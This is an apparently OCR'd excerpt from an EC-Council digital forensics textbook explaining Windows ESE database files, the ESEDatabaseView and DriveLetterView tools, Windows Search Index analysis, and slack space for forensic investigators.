
ESE Database File

Many Microsoft applications on Windows OS use the data storing technology known as Extensible Storage Engine (ESE). ESE is used by various Microsoft-managed software such as Active Directory, Windows Mail, Windows Search, and Windows Update Client. From forensics point of view, the ESE database is important because it stores and manages main records pertaining to systems and users in Windows OS. The ESE is also referred to as JET Blue. ESE database files are denoted by the .edb extension.

Following are the examples of ESE database files:

- **contacts.edb:** Stores contacts information in Microsoft live products
- **WLCalendarStore.edb:** Stores calendar information in Microsoft Windows Live Mail
- **Mail.MSMessageStore:** Stores messages information in Microsoft Windows Live Mail
- **WebCacheV24.dat and WebCacheV01.dat:** Stores cache, history, and cookies information in Internet Explorer 10
- **Mailbox Database.edb and Public Folder Database.edb:** Stores mail data in Microsoft Exchange Server
- **Windows.edb:** Stores index information (for Windows search) by Windows OS
- **DataStore.edb:** Stores Windows updates information (Located under C:\windows\SoftwareDistribution\DataStore)
- **spartan.edb:** Stores the Favorites of Internet Explorer 10/11. (Stored under %LOCALAPPDATA%\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\MicrosoftEdge\User\Default\DataStore\Data\nouser1\120712-0049)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examining .edb File Using ESEDatabaseView

Forensic investigators can use the ESEDatabaseView tool to extract valuable evidence from .edb files. The tool displays the data stored in .edb files in a well-structured format that is easy to read and analyze.

- **ESEDatabaseView**

  Source**:** *https://www.nirsoft.net*

  ESEDatabaseView is a simple utility that reads and displays the data stored inside ESE database. It displays a list of all tables available in the opened database file, allows one to choose the desired table to view and view all records found in the selected table. ESEDatabaseView also allows easy choosing of one or more records, and then exporting them into comma-delimited/tab-delimited/html/xml file or copying the records to the clipboard (Ctrl+C), and then pasting them into Excel or other spreadsheet application.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.22: Examining a .edb file using ESEDatabaseView

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Search Index Analysis

Windows OS uses an index database called Windows Search Index that allows indexing of files and other content and enables quicker and accurate search of data on the system. It stores indexed information for all content that is searched by users. Windows Search Index is stored in Windows.edb file, which is located in the following directory:

`C:\ProgramData\Microsoft\Search\Data\Applications\Windows`

Forensic investigators can extract valuable evidence pertaining to deleted data, damaged disks, encrypted files, event bounding, etc. from the windows.edb file. To extract evidence from the Windows.edb file for their investigation, investigators should parse the data stored in that file.

In the below screenshot, ESEDatabaseView is used to parse Windows.edb file and extract the details of deleted data on the system.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.23: Parsing Windows.edb file using ESEDatabaseView

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Detecting Externally Connected Devices to the System

Detecting the devices connected to a system is an important part of forensic investigation as it helps forensic investigators determine if any external media has been used by the suspect to commit cyber-crime.

Investigators can use the DriveLetterView tool to list all the devices/drives on the system even if they are currently not plugged.

- **DriveLetterView**

  Source: *https://www.nirsoft.net*

  DriveLetterView is a simple utility that allows you to view the list of all drive letter assignments in the system, including local drives, remote network drives, CD/DVD drives, and USB drives—even if they are not currently plugged.

  It also allows one to easily change a drive letter of USB devices and remote network shares, as well as to delete a drive letter of USB device that is not plugged. One can also use DriveLetterView to export the list of all drives into text/csv/html/xml file.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.24: Using DriveLetterView to detect an external media plugged into a machine





Figure 6.25: Using DriveLetterView to detect an external media plugged into a machine

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Slack Space

Slack space, also called file slack, refers to the portions of a hard drive that may contain data either from a previously deleted file or unused space by the currently allocated file. It is the space generated between the end of a stored file and the end of the disk cluster. This happens when the size of the file currently written is less than that of the previous written file on the same cluster. In such cases, the residual data remains as it is, and may contain meaningful information when examined forensically. Non-contiguous file allocation leaves more trailing clusters leaving more slack space. The data residue in the slack space is retrieved by reading the complete cluster.

It may be possible to use slack space to store data that one wants to hide without having knowledge of the underlying file system. To do so, make a file smaller than the slack space present and use the rest of space to store the hidden data. This data will be invisible to the file system and remains the same until changed manually. However, creating new files that result in slack space is not the safest way to hide data. DriveSpy tool collects all the slack space in an entire partition into a file.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.26: Steps involved in collecting slack space information

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

